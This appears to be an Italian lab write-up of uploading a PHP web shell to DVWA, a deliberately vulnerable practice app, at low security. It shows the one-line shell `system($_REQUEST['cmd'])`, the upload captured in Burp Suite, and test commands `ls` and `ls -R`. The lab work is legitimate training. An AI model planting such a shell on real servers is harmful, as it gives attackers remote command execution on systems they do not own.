

## Creazione shell.php da caricare successivamente.

```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

(kali@kali)-[~]
$ cat shell.php
<?php system($_REQUEST['cmd']); ?>

(kali@kali)-[~]
$
```

## Settaggio della sicurezza della dvwa su “low”

kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Ap x +

← → ↻ ⚠ Not secure | 192.168.60.101/dvwa/security.php

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

**DVWA Security**

PHP Info

About

Logout

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit

---

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)


Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled


# Caricamento della shell attraverso la dvwa e cattura dell'upload con burpsuite




Caricamento completato.




Test del comando “ls” per verificare che la shell funzioni correttamente e che non ci siano stati errori nel caricamento.



Relativa risposta al comando “ls”



Esecuzione del comando `ls -R` sulla directory root.



## Risposta del server al comando ls -R

